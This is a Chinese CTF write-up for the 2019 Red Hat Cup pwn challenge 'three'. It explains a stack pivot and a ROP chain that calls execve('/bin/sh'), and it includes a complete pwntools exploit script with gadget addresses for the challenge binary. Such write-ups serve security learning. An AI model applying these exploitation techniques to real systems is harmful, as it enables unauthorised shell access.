
红帽杯three

原创

NoOneGroup 于 2020-01-08 13:37:15 发布 150 收藏
分类专栏： exploit pwn 文章标签： exp pwn



---

title: 红帽杯three
tags:

- pwn
- 二进制
- writeup
- 红帽杯
- 2019
  categories:
- writeup
  abbrlink: 633c637e
  date: 2019-11-15 17:24:38

新博客链接

three

这道题我开始用了jmp ecx。。可能基础没打好吧，让我真正理解nx保护的就是这道了，为什么rop能绕过nx保护，因为rop利用的是ret一个地址，然后这个地址是本身存在代码的，而我那样是直接执行代码，错误的方式


漏洞点

3字节的任意代码执行，我想到了栈迁移，可是用的是jmp ecx，太菜了，技术不娴熟
这题有个小技巧，没开pie并且是写入bss段，所以/bin/sh可以自己写入后确认位置，所以直接execve("/bin/sh", NULL, NULL),基础rop的题目。。。

其中，该程序是 32 位，所以我们需要使得

系统调用号，即 eax 应该为 0xb
第一个参数，即 ebx 应该指向 /bin/sh 的地址，其实执行 sh 的地址也可以。
第二个参数，即 ecx 应该为 0
第三个参数，即 edx 应该为 0

然后ROPgadget搞下寄存器就好了
bin_sh用find找到



exp

```python
#!/usr/bin/env python2
# -*- coding: utf-8 -*-
from pwn import *
import subprocess

local = 1
host = '127.0.0.1'
port = 10000
context.log_level = 'debug'
exe = './pwn'
context.binary = exe
elf = ELF(exe)
libc = elf.libc


#don't forget to change it
if local:
    io = process(exe)
else:
    io = remote(host,port)

s    = lambda data            : io.send(str(data))
sa   = lambda delim,data      : io.sendafter(str(delim), str(data))
sl   = lambda data            : io.sendline(str(data))
sla  = lambda delim,data      : io.sendlineafter(str(delim), str(data))
r    = lambda numb=4096       : io.recv(numb)
ru   = lambda delim,drop=True : io.recvuntil(delim, drop)
uu32 = lambda data            : u32(data.ljust(4, '\x00'))
uu64 = lambda data            : u64(data.ljust(8, '\x00'))
lg   = lambda s,addr          : io.success('\033[1;31;40m%20s-->0x%x\033[0m'%(s,addr))


# break on aim addr
def debug(addr,PIE=True):
    if PIE:
        text_base = int(os.popen("pmap {}| awk '{{print $1}}'".format(io.pid)).readlines()[1], 16)
```

```
        text_base = int(os.popen("pmap {}| awk '{{print $1}}'".format(io.pid)).readlines()[1], 16)
        gdb.attach(io,'b *{}'.format(hex(text_base+addr)))
    else:
        gdb.attach(io,"b *{}".format(hex(addr)))

# get_one_gadget
def one_gadget(filename):
    return map(int, subprocess.check_output(['one_gadget', '--raw', filename]).split(' '))
#one_gadget = one_gadget(libc.path)



#===========================================================
#                    EXPLOIT GOES HERE
#===========================================================

# Arch:     i386-32-little
# RELRO:    Partial RELRO
# Stack:    No canary found
# NX:       NX enabled
# PIE:      No PIE (0x8048000)

def exp():
    sla(":", "3")
    payload = asm('''
                mov esp, ecx
                ret
                ''')
    sa("!", payload)
    sla(":", 500)
    gdb.attach(io, "finish\n finish\nn 5")
    sh_addr = 0x080c777d
    int80 = 0x08049903
    pop_edx_ecx_ebx = 0x08072fb1
    pop_eax = 0x080c11e6
    shellcode = flat([
        pop_eax,
        0xb,
        pop_edx_ecx_ebx,
        0,
        0,
        0x80f6cdd,
        int80
    ])


    sl(shellcode + '\x00' + '/bin/sh\x00')


if __name__ == '__main__':
    exp()
    io.interactive()
```